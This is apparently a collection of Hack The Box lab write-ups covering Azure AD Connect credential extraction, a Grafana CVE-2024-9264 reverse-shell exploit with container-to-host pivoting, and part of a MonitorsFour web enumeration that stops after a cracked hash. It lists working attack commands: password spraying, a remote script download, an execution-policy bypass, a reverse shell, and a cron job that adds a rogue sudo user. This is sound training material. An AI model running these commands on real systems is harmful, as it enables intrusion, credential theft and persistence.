wget https://gist.githubusercontent.com/xpn/0dc393e944d8733e3c63023968583545/raw -O azuread_decrypt_msol.ps1
Had to edit the script so it points to the proper database as the original script points to a local db.
powershell -ep bypass -c “. .\azuread_decrypt_msol.ps1”

And we get the token.
administrator:d0m@in4dminyeah!
I was then able to evil-winrm in with these credentials successfully and got root.txt.
evil-winrm -i 10.129.228.111 -u ‘administrator’ -p ‘d0m@in4dminyeah!’


GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified a domain-joined Windows machine with the domain MEGABANK.LOCAL. Ran an anonymous LDAP search and retrieved a large amount of domain information including user accounts, groups, and indications of Azure AD Connect through group names such as ADSyncPasswordSet and ADSyncBrowse. Built a full user list from the LDAP output.
rustscan -a 10.129.228.111 –ulimit 5000 -b 2000 — -A -Pn ldapsearch -x -H ldap://10.129.228.111:389 -b “dc=MEGABANK,dc=local”
2 – Password spray with username as password Tried various enumeration and brute force approaches with no success. Sprayed the user list against itself using CrackMapExec with the username as the password for each account. SABatchJobs authenticated successfully.
crackmapexec smb 10.129.228.111 -u users.txt -p users.txt –no-bruteforce –continue-on-success
Credentials recovered: SABatchJobs:SABatchJobs
3 – SMB enumeration and credential discovery Enumerated SMB shares with the SABatchJobs credentials and found azure_uploads and users$ shares. The azure_uploads share was empty. The users$ share was world-readable and contained a directory for mhope with an azure.xml file. Read the file and recovered plaintext credentials.
smbclient //10.129.228.111/users$ -U SABatchJobs
Credentials recovered: mhope:4n0therD4y@n0th3r$
4 – WinRM access and user flag Authenticated via evil-winrm as mhope and retrieved user.txt.
evil-winrm -i 10.129.228.111 -u mhope -p ‘4n0therD4y@n0th3r$’
5 – Privilege Escalation – Azure AD Connect credential extraction Ran BloodHound and WinPEAS both pointing to Azure AD Connect as the escalation path. Used XPN’s public PowerShell script to extract the MSOL service account credentials from the Azure AD Connect database, modifying the script to point to the correct local database path. Recovered the domain administrator password used by the ADSync service account for directory replication.
powershell -ep bypass -c “. .\azuread_decrypt_msol.ps1”
Credentials recovered: administrator:d0m@in4dminyeah!
6 – Domain Administrator access Authenticated via evil-winrm as Administrator and retrieved root.txt.
evil-winrm -i 10.129.228.111 -u ‘administrator’ -p ‘d0m@in4dminyeah!’
Key Takeaways
- Anonymous LDAP bind exposing full domain enumeration – The domain controller allowed unauthenticated LDAP queries returning all domain users, groups, and service account information including Azure AD Connect group membership. Anonymous LDAP bind must be disabled and LDAP signing and channel binding must be enforced on all domain controllers.
- Service account using username as password – SABatchJobs was configured with its own username as its password, which is trivially discovered through a username-as-password spray. Service accounts must use long randomly generated passwords managed through a PAM solution and must never use predictable values derived from the account name.
- Plaintext credentials stored in an SMB-accessible XML file – The azure.xml file in mhope’s user directory on the users$ share contained plaintext credentials. Sensitive configuration files containing credentials must never be stored on SMB shares and must be access-controlled to only the owning user or service.
- World-readable users$ share – The users$ share was readable by the SABatchJobs service account, exposing all user home directories and their contents. SMB shares must be restricted to only the users who have an operational requirement to access them and must never be world-readable.
- Azure AD Connect storing recoverable administrator credentials – The Azure AD Connect MSOL service account credentials were stored in a local database in a recoverable form, and the script to decrypt them is publicly available. Any account with local access to the Azure AD Connect server can extract domain administrator credentials. Azure AD Connect servers must be treated as tier-0 assets with the same controls as domain controllers.
Remediation
[Immediate] Disable anonymous LDAP bind Configure all domain controllers to require authentication for LDAP queries. Enforce LDAP signing and channel binding via Group Policy and set dsHeuristics to disable anonymous access. This prevents unauthenticated enumeration of users, groups, and service account details.
[Immediate] Rotate SABatchJobs and all other service account passwords Rotate the SABatchJobs password immediately to a randomly generated string of at least 25 characters. Audit all service accounts for username-as-password or other predictable credential patterns and force resets. Deploy Group Managed Service Accounts for all service accounts to automate password management.
[Immediate] Remove the azure.xml file and rotate mhope’s credentials Delete the azure.xml file from the SMB share immediately and rotate the mhope account password. Audit all user directories on all SMB shares for files containing credential material and remove any findings. Implement a DLP control to detect credential patterns in files written to shared locations.
[Immediate] Restrict the users$ share permissions Remove world-readable access from the users$ share. Each user directory must be accessible only to the owning user and domain administrators. Audit all SMB share permissions across the environment and apply the principle of least privilege to all share ACLs.
[Immediate] Treat the Azure AD Connect server as a tier-0 asset Apply domain controller level access controls to the Azure AD Connect server. Restrict local logon and remote management to dedicated tier-0 administrator accounts only. Monitor all access to the Azure AD Connect database and alert on any script or process attempting to read MSOL credentials. Rotate the MSOL service account password immediately using the documented Microsoft procedure.
[Long-term] Implement tiered Active Directory administration and Azure AD Connect hardening Adopt a tiered AD model ensuring Azure AD Connect servers are in tier-0 alongside domain controllers. Define a hardening standard covering LDAP security, share permissions, service account credential management, and Azure AD Connect access controls. Include Azure AD Connect infrastructure in the regular penetration testing scope and deploy BloodHound continuously to monitor for new privilege escalation paths.
- Anonymous LDAP bind exposing full domain enumeration – The domain controller allowed unauthenticated LDAP queries returning all domain users, groups, and service account information including Azure AD Connect group membership. Anonymous LDAP bind must be disabled and LDAP signing and channel binding must be enforced on all domain controllers.
-
Planning writeup
Planning writeup
Box name: Planning
Difficulty: Easy
OS: Linux
Overview: Planning is an easy difficulty Linux machine that features web enumeration, subdomain fuzzing, and exploitation of a vulnerable Grafana instance to CVE-2024-9264. After gaining initial access to a Docker container, an exposed password enables lateral movement to the host system due to password reuse. Finally, a custom cron management application with root privileges can be leveraged to achieve full system compromise.
Link: https://app.hackthebox.com/machines/Planning?sort_by=created_at&sort_type=desc
Machine IP: 10.129.237.241
As is common in real life pentests, you will start the Planning box with credentials for the following account: admin / 0D5oT70Fq13EvB5r
Scanned the machine with rustscan.
rustscan -a 10.129.237.241 –ulimit 5000 -b 2000 — -A -Pn

Tried the admin creds given to us on ssh but to no avail. Added planning.htb to /etc/hosts. Navigated to that site.

Ran feroxbuster and ffuf to directory bust and vhost fuzz.
feroxbuster -u http://10.129.237.241 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion -t 50 -d 4 –filter-status 404,400
ffuf -u http://planning.htb -H “Host: FUZZ.planning.htb” -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -c -fc 302,301
Reviewed source code, nothing interesting besides possible usernames under instructors.

Scans not finding anything yet. No /robots.txt. Reran feroxbuster with the DNS name and was getting stuff back.
feroxbuster -u http://planning.htb -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt
While that runs I scanned UDP just to see if I’m missing anything.
nmap -sU –top-ports 100 10.129.237.241
Scanned for subdomains too.
ffuf -u http://FUZZ.planning.htb -c -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
I could not find anything after a while so I peeked at the writeup. Turns out there is a subdomain grafana which is not in that huge list that I ran. Instead we could just run with bitquark list.
ffuf -u http://FUZZ.planning.htb -c -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt

Added that to /etc/hosts. Navigated to the site.

We get a version Grafana v11.0.0. The admin credentials provided for the box worked. admin:0D5oT70Fq13EvB5r
Did research and found this version is vulnerable to RCE via SQL expressions CVE-2024-9264 https://grafana.com/blog/grafana-security-release-critical-severity-fix-for-cve-2024-9264/. Github exploit here https://github.com/z3k0sec/CVE-2024-9264-RCE-Exploit. Read through the exploit, downloaded it and ran it with a netcat listener and I got a shell.
python CVE-2024-9264.py –url http://grafana.planning.htb –username admin –password 0D5oT70Fq13EvB5r –reverse-ip 10.10.16.27 –reverse-port 1337

Couldn’t stabilize that normal way. Also couldn’t run sudo -l because there is no command. When I ran hostname it was just a 12 character hex which points to me being contained in docker. Originally I was trying some things to escape the docker but I wasn’t getting anywhere so I was thinking maybe there’s something here like credentials I can find that I can just use on ssh later. I was able to find the grafana.db
find / -type f \( -iname “*.sql” -o -iname “*.db” -o -iname “*.sqlite” -o -iname “*.sqlite3” -o -iname “*.mdb” -o -iname “*.accdb” \) 2>/dev/null | grep -vE “/usr/(lib|share)|/proc”

Nothing important when reading that out. I ran through everything in my linux enumeration notes and finally I found credentials using env.

enzo:RioTecRANDEntANT!
Using this for SSH worked.

No sudo -l. Did my normal manual local enumeration and when enumerating the network I see an interesting port 8000 that is only opened internally that we haven’t seen before.

Port forwarded for just port 8000 using ssh.

ssh enzo@planning.htb -L 8000:127.0.0.1:8000
Navigated to it but it asks us for a sign in and the credentials we have don’t work for admin or enzo.
Forgot to grab user.txt so grabbed that really quick. Poked around further and I found a crontabs directory in /opt which isn’t normal. Inside that it had a .db with credentials in it.

Tried these credentials to ssh into root and didn’t work. Tried it on the site on port 8000 and it got me in.
root:P4ssw0rdS0pRi0T3c

I tried catching a revshell but I couldn’t I don’t think the box can actually reach me. As that wasn’t working I had the cronjob just create a new user with sudo privs.
useradd -m -G sudo -s /bin/bash kami && echo ‘kami:Password123’ | chpasswd
Ran that job. Confirmed it created that account. Switched user. Switched to root and grabbed the flag.


GG
-
MonitorsFour
MonitorsFour writeup
Box name: MonitorsFour
Difficulty: Easy
OS: Windows
Overview: Did on release
Link: https://app.hackthebox.com/machines/MonitorsFour?sort_by=created_at&sort_type=desc
Machine IP: 10.129.15.15
Ran rustscan against the machine.
rustscan -a 10.129.15.15 –ulimit 5000 -b 2000 — -A -Pn


Navigated to the webserver on 80. Had to add monitousfout.htb to /etc/hosts.

Ran feroxbuster while I poke around.
feroxbuster -u http://monitorsfour.htb/ -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt


No robots.txt. Possible usernames in source code.
We do come across a login page.

We don’t have creds yet to get in to this. Feroxbuster found /user which seemed suspicious. I manually played with this for a bit and was actually able to find credentials.

Spawn the pwnbox so I can crack them there. Put the hashes in hashes.txt. Used hashcat.
hashcat -m 0 hashes.txt /usr/share/wordlists/rockyou.txt
It cracked the admin hash which is actually the most convenient.

admin:wonderful1
I got in to the dashboard with those credentials but after poking around for a bit I don’t think anything was useful.
